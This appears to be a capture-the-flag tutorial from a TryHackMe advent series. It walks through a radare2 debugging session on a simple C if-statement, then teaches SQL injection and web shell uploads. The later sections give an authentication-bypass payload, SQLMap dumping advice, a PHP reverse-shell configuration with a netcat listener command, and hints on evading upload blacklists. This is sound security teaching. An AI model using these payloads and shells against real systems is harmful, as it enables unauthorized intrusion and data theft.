
We've added breakpoints to stop the execution of the program at those points so we can see the state of the program.

Doing so will show the following:

```
[0x7f374d371090]> pdf @main
(fcn) main 43
int main (int argc, char **argv, char **envp);
; var int32_t var_8h @ rbp-0x8
; var int32_t var_4h @ rbp-0x4
; DATA XREF from entry0 (0x55ae5283650d)
0x55ae528365fa      55      pushq %rbp
0x55ae528365fb      4889e5   movq %rsp, %rbp
0x55ae528365fe      c745f8030000. movl $3, var_8h
0x55ae52836605      c745fc040000. movl $4, var_4h
0x55ae5283660c      8b45f8   movl var_8h, %eax
0x55ae5283660f      3b45fc   cmpl var_4h, %eax
;=< 0x55ae52836612 b 7d06     jge 0x55ae5283661a
;=< 0x55ae52836614 8345f805 addl $5, var_8h
;=< 0x55ae52836618 b eb04     jmp 0x55ae5283661e
;=< 0x55ae5283661a 8345fc03 addl $3, var_4h
; CODE XREF from main (0x55ae52836618)
--> 0x55ae5283661e b800000000 movl $0, %eax
0x55ae52836623      5d      popq %rbp
0x55ae52836624      c3      retq
```

We now run `dc` to start execution of the program and the program will start execution and stop at the break point. Let's examine what has happened before hitting the breakpoint:

- The first 2 lines are about pushing the frame pointer onto the stacker and saving it(this is about how functions are called, and will be examined later)
- The next 3 lines are about assigning values 3 and 4 to the local arguments/variables `var_8h` and `var_4h`. It then stores the value in `var_8h` in the `%eax` register.
- The `cmpl` instruction compares the value of `eax` with that of the `var_8h` argument

To view the value of the registers, type in

`dr`

```
[0x55ae52836612]> dr
rax = 0x00000003
rbx = 0x00000000
rcx = 0x55ae52836630
rdx = 0x7fff92f40058
r8 = 0x7f374d36bd80
r9 = 0x7f374d36bd80
r10 = 0x00000000
r11 = 0x00000000
r12 = 0x55ae528364f0
r13 = 0x7fff92f40040
r14 = 0x00000000
r15 = 0x00000000
rsi = 0x7fff92f40048
rdi = 0x00000001
rsp = 0x7fff92f3ff60
rbp = 0x7fff92f3ff60
rip = 0x55ae52836612
rflags = 0x00000297
orax = 0xffffffffffffffff
```

We can see that the value of rax, which is the 64 bit version of eax contains 3. We saw that the jge instruction is jumping based on whether value of eax is greater than var\_4h. To see what's in var\_4h, we can see that at the top of the main function, it tells us the position of var\_4h. Run the command:

```
px @rbp-04x
```

And that shows the value of 4.

We know that eax contains 3, and 3 is not greater than 4, so the jump will not execute. Instead it will move to the next instruction. To check this, run the ds command which seeks/moves onto the next instruction.

```
(fcn) main 43
int main (int argc, char **argv, char **envp);
; var int32_t var_8h @ rbp-0x8
; var int32_t var_4h @ rbp-0x4
; DATA XREF from entry0 (0x55ae5283650d)
0x55ae528365fa 55          pushq %rbp
0x55ae528365fb 4889e5      movq %rsp, %rbp
0x55ae528365fe c745f8030000 movl $3, var_8h
0x55ae52836605 c745fc040000 movl $4, var_4h
0x55ae5283660c 8b45f8      movl var_8h, %eax
0x55ae5283660f 3b45fc      cmpl var_4h, %eax
;=< 0x55ae52836612 b 7d06      jge 0x55ae5283661a
;-- rip:
0x55ae52836614 8345f805    addl $5, var_8h
;=< 0x55ae52836618 b eb04      jmp 0x55ae5283661e
--> 0x55ae5283661a 8345fc03    addl $3, var_4h
; CODE XREF from main (0x55ae52836618)
--> 0x55ae5283661e b800000000 movl $0, %eax
0x55ae52836623 5d          popq %rbp
0x55ae52836624 c3          retq
```

The rip(which is the current instruction pointer) shows that it moves onto the next instruction - which shows we are correct. The current instruction then adds 5 to var\_8h which is a local argument. To see that this actually happens, first check the value of var\_8h, run ds and check the value again. This will show it increments by 5.

```
[0x55ae52836612]> px @rbp-0x8
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x7fff92f3ff58 0300 0000 0400 0000 3066 8352 ae55 0000 .....0f.R.U..
0x7fff92f3ff68 970b fa4c 377f 0000 0100 0000 0000 0000 ...L7.....
0x7fff92f3ff78 4800 f492 ff7f 0000 0080 0000 0100 0000 H.....
0x7fff92f3ff88 fa65 8352 ae55 0000 0000 0000 0000 0000 .e.R.U.....
0x7fff92f3ff98 976f 608c 8d2f efd f064 8352 ae55 0000 .o'.../...d.R.U..
0x7fff92f3ffa8 4000 f492 ff7f 0000 0000 0000 0000 0000 @.....
0x7fff92f3ffb8 0000 0000 0000 0000 976f e0be 6caf 4c8b .....o..l.L..
0x7fff92f3ffc8 976f 9e56 7f13 dd8a 0000 0000 ff7f 0000 .o.V.....
0x7fff92f3ffd8 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7fff92f3ffe8 3307 384d 377f 0000 3866 364d 377f 0000 3.8M7...8f6M7...
0x7fff92f3fff8 3161 0700 0000 0000 0000 0000 0000 0000 1a.....
0x7fff92f40008 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7fff92f40018 f064 8352 ae55 0000 4000 f492 ff7f 0000 .d.R.U..@.....
0x7fff92f40028 1a65 8352 ae55 0000 3800 f492 ff7f 0000 .e.R.U..8.....
0x7fff92f40038 1c00 0000 0000 0000 0100 0000 0000 0000 .....
0x7fff92f40048 9417 f492 ff7f 0000 0000 0000 0000 0000 .....
[0x55ae52836612]> ds
[0x55ae52836612]> px @rbp-0x8
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x7fff92f3ff58 0800 0000 0400 0000 3066 8352 ae55 0000 .....0f.R.U..
0x7fff92f3ff68 970b fa4c 377f 0000 0100 0000 0000 0000 ...L7.....
0x7fff92f3ff78 4800 f492 ff7f 0000 0080 0000 0100 0000 H.....
0x7fff92f3ff88 fa65 8352 ae55 0000 0000 0000 0000 0000 .e.R.U.....
0x7fff92f3ff98 976f 608c 8d2f efd f064 8352 ae55 0000 .o'.../...d.R.U..
0x7fff92f3ffa8 4000 f492 ff7f 0000 0000 0000 0000 0000 @.....
0x7fff92f3ffb8 0000 0000 0000 0000 976f e0be 6caf 4c8b .....o..l.L..
0x7fff92f3ffc8 976f 9e56 7f13 dd8a 0000 0000 ff7f 0000 .o.V.....
0x7fff92f3ffd8 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7fff92f3ffe8 3307 384d 377f 0000 3866 364d 377f 0000 3.8M7...8f6M7...
0x7fff92f3fff8 3161 0700 0000 0000 0000 0000 0000 0000 1a.....
0x7fff92f40008 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7fff92f40018 f064 8352 ae55 0000 4000 f492 ff7f 0000 .d.R.U..@.....
0x7fff92f40028 1a65 8352 ae55 0000 3800 f492 ff7f 0000 .e.R.U..8.....
0x7fff92f40038 1c00 0000 0000 0000 0100 0000 0000 0000 .....
0x7fff92f40048 9417 f492 ff7f 0000 0000 0000 0000 0000 .....
[0x55ae52836612]>
```

Note that because we are checking the exact address, we only need to check to 0 offset. The value stored in memory is stored as hex.

The next instruction is an unconditional jump and it just jumps to clearing the eax register. The popq instruction involves popping a value of the stack and reading it, and the return instruction sets this popped value to the current instruction pointer. In this case, it shows the execution of the program has been completed. To understand better about how an if statement work, you can check the corresponding C file in the same folder.

## DAY 23: SQL Injection

---

### SQL Injection (SQLi)

SQL databases are a type of relational database widely utilised in web applications. There are several implementations of SQL servers available from vendors such as Microsoft and Oracle, as well as open-source products such as MariaDB.

Within an SQL database, there are tables containing rows and columns. Each row is an entry in the table, and the data in each column can represent a wide range of things! For example, we could have a table called 'Customers' which contains information about people who shop at our online store. We could have columns such as "CustomerName" to store their name, "City" to store the city they reside in, "DOB" to store their date of birth and so on. Each row would represent a unique customer, and the data stored in each column on that row would be associated with that customer (entry).

SQL (*Structured Query Language*) queries are fairly straightforward and offer an English-like syntax. For example, you could query a table called 'Customers' and retrieve the customer names and the cities they reside in using the following query:

```
SELECT CustomerName, City FROM Customers;
```

Wildcard operators you may be familiar with, such as \* also exist within SQL, for example, we could modify our above query to retrieve all details associated with each entry in the Customers table.

```
SELECT * FROM Customers;
```

So, from a security perspective, how can we take over a SQL database? There's quite a motivation to retrieve valuable information from a corporate database after all.

It's quite unlikely that we'd be exploiting a vulnerability in the SQL server itself, but instead we can always rely on poor implementation by lazy or inexperienced developers! The Cyber Advent challenge today is based on a very popular Udemy course, but a few corners were cut to get the web application released in time for Christmas!

It's relatively simple to connect a web application to a SQL server, and it's also particularly easy to implement this in a very insecure manner. In this example, let's look at a SQL statement implemented in the PHP programming language:

```
$email = $_POST['log_email'];
```

```
$check_database_query = mysqli_query($con, "SELECT * FROM users  
WHERE email='$email' AND password='$password'");
```

Don't be put off if this doesn't make a lot of sense right now! What's important is understanding the process that's occurring here. The first line is specific to PHP, and is assigning the input from a form (user-defined input) into a variable, \$email. The second line then queries the database to SELECT information from the SQL database, identified by the email AND password that the user supplied (this is a basic authentication system).

The fundamental issue with this implementation is that the user's input is not being sanitised in any way, we are blindly trusting our users, which is a terrible idea at the best of times. See how the \$email variable is surrounded by single-quotation marks? As an attacker, we can take advantage of this! We can cleverly craft our 'email' input to instead break out of these quotation marks and allow us to execute arbitrary SQL queries of our choosing.

For example, if there was no input sanitation on the email field, we could simply put a ' before a SQL statement of our choosing. We could potentially exploit boolean-logic to bypass this authentication system by crafting a SQL query that always returns as True. Confused? That's to be expected. Let's take a deeper think.

We know that 1 is always equal to 1, there's no possible scenario where this would not be true. We can use this fact to bypass any conditions an existing SQL statement is looking for. Let's take a section the query from above:

```
SELECT * FROM users WHERE email='$email'
```

The query will only return entries if the email column matches the email input provided by the user. OR we could use our quotation mark in combination with the knowledge of 1=1 to create a completely different SQL statement:

```
SELECT * FROM users WHERE email='$email' OR WHERE 1=1--'
```



Now it doesn't matter what we enter as our email, because this statement will check if the email entered matches OR if 1 is equal to 1, which we know is always true. Therefore, our new statement will just pull all the records from the users table, because 1 will always equal 1.

If you're eagle-eyed, you'd have noticed the additional dashes -- appended to that statement. This is sometimes necessary. The double dash comments out the rest of the existing SQL query that exists after our injected query, this double dash ensures our query is a valid SQL query and there aren't any mismatched quotation marks (remember we inserted an additional one before).

In practice, you could undertake this by simply entering your email address as:

```
' OR WHERE 1=1--
```

In the e-mail field of the website you're attacking.

This is a very basic example of SQL injection and thankfully most developers know to sanitise their inputs, at least to an extent. You can learn more about SQL injection in various rooms on TryHackMe - <https://tryhackme.com/room/sqlj>, <https://tryhackme.com/room/uopeasy>, <https://tryhackme.com/room/jurassicpark>, <https://tryhackme.com/room/ccpentesting>.

It can be rather time-consuming to get the perfect SQLi for any given scenario. Thankfully, automated tools exist! The two most popular being SQLmap and the ever-useful Burp Suite. It's important to note that automated SQLi tools are rather easy to detect from a SysAdmin perspective, think of them as analogous to a bull in a china shop! SQLi tools typically attempt lots of techniques in a very short period of time and do not look remotely similar to normal user behaviour. It's still very valuable to learn the fundamentals of SQLi by hand.

SQLMap is a command-line tool that is pre-installed on most pentesting distributions. It offers several options depending on the kind of web application being attacked, but also usefully offers a wizard to guide newcomers through the process. SQLMap is rather intelligent as it suggests parameters that may be worth investigating further, as well as eliminating attacks that may not be relevant (for example, MSSQL specific injections when a MySQL DBMS has been detected). In some scenarios, we don't get visual feedback from a SQL command when attempting a SQLi, this is known as a blind injection. Blind injections are much more difficult, as you won't know you've got it right (or are getting close) until everything clicks! SQLMap can perform blind timing-based attacks which exploit the execution time of queries. By timing the response times on a variety of queries, SQLMap can enumerate data from a database, albeit at a significantly slower rate than just being able to dump all the information at once. SQLMap also automates a lot of the more laborious tasks, such as determining UNION select queries.

There are various levels of “risk” and “depth” that can be configured for SQLMap, should no possible SQLis be detected at lower levels. Sometimes the tool may find a sub-optimal SQLi (for example, a very slow timing attack) for scenarios where faster SQLis exist. This may occur in this Cyber Advent challenge if you decide to use the tool (try flushing the session, forcing a dbms and increasing the risk and/or level).

If you’re unsure as to which tables may exist in one particular database, you may be able to just dump the whole contents of the database using the `--dump` option, but it may be much more sensible to target important tables of interest (dumping a whole database with a time-based blind attack may take a long time!). A better technique may involve enumerating the layout of the database (tables), enumerating the column names of a table of interest and from there, extracting information. For example, if you’re looking for a particular user’s email and password and you know their first name, it would make sense to find the table containing this information (users) and extracting only the useful columns you’d want (first\_name, email, password). Table names might not be exactly what you expect, hence why it’s generally a good idea to enumerate the layout first, so you don’t waste time.

## Uploading web shells

Beyond SQL injections, it’s even more important to sanitise any files you allow users to upload to a web application! Improperly configured file uploads could leave a server wide-open to an attacker to upload various nefarious scripts, in particular web shells.

A reverse web-shell is a script that is executed on a target machine which sends out a connection to an attacker-controlled machine. The attacker-controlled machine is then able to execute commands on the target machines, which gives the opportunity for data exfiltration and privilege escalation. There are several web shells included in Kali Linux (`/usr/share/webshells/`) for a variety of web server languages. These scripts are designed to be easily modified for use.

For example, let’s take a look at the PHP reverse shell included in Kali Linux:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
```

It's highlighted we need to change the IP and port for our own usage. This IP and port should be the IP of the attacker machine (i.e. your Kali VM) and the port should be an available port to be used for the reverse-shell connection. 1234 is typically okay to use, 4444 is also another popular option.

Once this file is uploaded to a target machine, it will need to be executed. In the case of a PHP reverse shell, this is usually triggered by navigating to the location of the uploaded PHP script. It is normal (and good news!) for the web page to infinitely load when trying to navigate to the reverse shell script, this usually means the script is successfully running.

So how do we actually control the target machine? We need to have a listener set up for when the reverse shell is run and the connection request is made. The easiest way to do this is to use netcat, which is installed on most pen-testing distributions by default. For example:

```
nc -nvlp 4444
```

Would set up a listener on port 4444. If the PHP reverse shell is configured to operate on port 4444, your listener would receive the connection request when the script is run on the target machine. If all goes as planned, you will have a command terminal prompt on your screen!

The reverse shell is typically fairly basic and the connection is reliant on the web server running the PHP file being run (so try to avoid accidentally closing your tab!). It's usually a good idea to try and establish persistence and/or upgrade the shell you have to something a bit [nicer](#)). If you lose your reverse shell connection, try and reload the script you uploaded (and hope it hasn't been deleted by an angry SOC analyst!).

Be wary, developers actively try and prevent this from happening (for good reason) so may blacklist files from being uploaded based on filetype/file extension! You may need to think of alternative formats that bypass blacklists, but are also still interpreted by the web server for execution (**hint hint**). If you are attempting the challenge and your reverse shell seems to not work (the web server just prints the contents of the uploaded file), this means the web server is not interpreting the file as PHP! Try a different file format, there's quite a few.